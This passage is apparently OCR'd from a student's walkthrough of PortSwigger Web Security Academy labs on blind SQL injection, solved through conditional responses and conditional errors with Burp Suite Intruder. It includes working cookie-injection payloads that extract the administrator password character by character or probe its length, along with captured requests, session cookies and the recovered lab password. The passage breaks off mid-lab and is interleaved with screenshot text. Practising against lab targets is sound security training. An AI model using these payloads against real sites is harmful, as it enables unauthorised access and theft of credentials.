
in the 2 payload we need characters a-z (simple letters) and 0-9 in the community version you cannot choose, you have to enter it manually then start attack.


It will take some time to finish.


Now you will get the password for administrator but not in order get it in order and login as administrator.


Cookie: TrackingId=vQLDrX3yD20X4gYq' AND (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')='§a§;

Password: 5p5gm4znhjbulidv27nq


Burp Project Intruder Repeater View Help Logger++
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn Flow Logger++ Interactsh
Settings
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 36
Payload type: Simple list
Request count: 720
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
x
y
z
0
1
2
3
4
5
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
26°C
Mostly cloudy
Search
8:51 AM
9/8/2023


Burp Project Intruder Repeater View Help Logger++
Dashboard Target Collaborator Intruder Proxy Repeater Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn Flow Logger++ Interactsh
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Cluster bomb
Payload positions
Configure the positions where payloads will be inserted, they can be
Target: 0c703a68c6c801c71ab003d00d1.web-security-acad
GET / HTTP/2
Host: 0aa000c703a68c6c801c71ab003d00d1.web-secur
Cookie: TrackingId=vQLDrX3yD2OX4qYq' AND (SELEC
WHERE username='administrator')='a; session=
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;
/;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://portswigger.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
2 payload positions
Attack Save Columns
30. Intruder attack of https://0aa000c703a68c6c801c71ab003d00d1.web-security-academy.net - Te...
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload 1 Payload 2 Status code Error Timeout Length Welcome back
191 of 756
All labs | Web Sec
Lab: Blind SQL inj
Blind SQL injectio
https://0aa000c703a68c6c801c71ab003d00d1.web-secu...
Web Security Academy
Blind SQL injection with conditional responses
LAB Not solved
Welcome back! | My account
ys & Games
SLIIT
Amila Senarathne
29°C
Mostly cloudy
Search
2:14 PM
9/9/2023


Burp Project Intruder Repeater View Help Logger++
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn Flow Logger++ Interactsh
Settings
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Cluster bomb
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://0a5f009f04d5d881801a4e7c006200de.web-security-academy.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
GET / HTTP/2
Host: 0a5f009f04d5d881801a4e7c006200de.web-security-academy.net
Cookie: TrackingId=dzyjqSemGptQluDW' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a; session=nxDCGEGwzen4rypPkmycBFZxzkVvljGz
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a5f009f04d5d881801a4e7c006200de.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Search...
2 highlights
Clear
2 payload positions
Length: 854
26°C
Mostly cloudy
Search
8:51 AM
9/8/2023


Burp Project Intruder Repeater View Help Logger++
Burp Suite Community Edition v2023.9.4 - Tem...
Dashboard Target Collaborator Intruder Proxy Repeater Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn Flow Logger++ Interactsh
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Cluster bomb
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: 0c703a68c6c801c71ab003d00d1.web-security-academy.net
Update Host header to match target
Add §
Clear §
GET / HTTP/2
Host: 0aa000c703a68c6c801c71ab003d00d1.web-security-academy.net
Cookie: TrackingId=vQLDsX3yD2OX4gYq' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a; session=RwT5tl5V0bscjwiTAUndlZXpRVRxHGD2
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://portswigger.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Search...
2 highlights
2 payload positions
Length: 837
All labs | W
Lab: Blind
Lab: Blind
Blind SQL
https://0aa000c703a68c6c801c71ab003d00d1.web-secu...
Web Security Academy
Blind SQL injection with conditional responses
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | Welcome back! | My account | Log out
Attack Save Columns
30. Intruder attack of https://0aa000c703a68c6c801c71ab003d00d1.web-security-academy.net - Te...
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload 1 Payload 2 Status code Error Timeout Length Welcome back
653 1 5 200 11524 1
318 2 p 200 11524 1
655 3 5 200 11524 1
131 4 g 200 11524 1
258 5 m 200 11524 1
637 6 4 200 11524 1
533 7 z 200 11524 1
282 8 n 200 11524 1
157 9 h 200 11524 1
200 10 j 200 11524 1
33 11 b 200 11524 1
433 12 u 200 11524 1
245 13 l 200 11524 1
183 14 i 200 11524 1
79 15 d 200 11524 1
458 16 v 200 11524 1
606 17 2 200 11524 1
712 18 7 200 11524 1
293 19 n 200 11524 1
357 20 q 200 11524 1
0 11463
29°C
Mostly cloudy
Search
2:54 PM
9/9/2023


Lab 12: Blind SQL injection with conditional errors

in this lab when you change the cookie with one quotation you will get an internal server error. Then enter another quataion mark error will dissapear.

Now follow steps as the previous lab and now we need to know that users table exists.

'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'

you will receive an internal error messege.



||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||

Now the error will dissapear. This demonstrates that you can trigger an error conditionally on the truth of a specific condition.

TrackingId=TmS2nYfz2irWnUdF'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||';

it means users table and administrator is exixts.


Now we need to find out the length of the password.


||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||


we know it more that one character.


now send this code to intruder and, we can find out how many characters for the password.

set the pay load to numbers and from 1 to 25 step to 1. Now start attack.






Payload sets
Payload settings [Simple list]
Payload processing
Intruder attack of https://0ac200ae04f7984880e208cb003e003a.web-security-academy.net
Request
Response
Find SQL injection

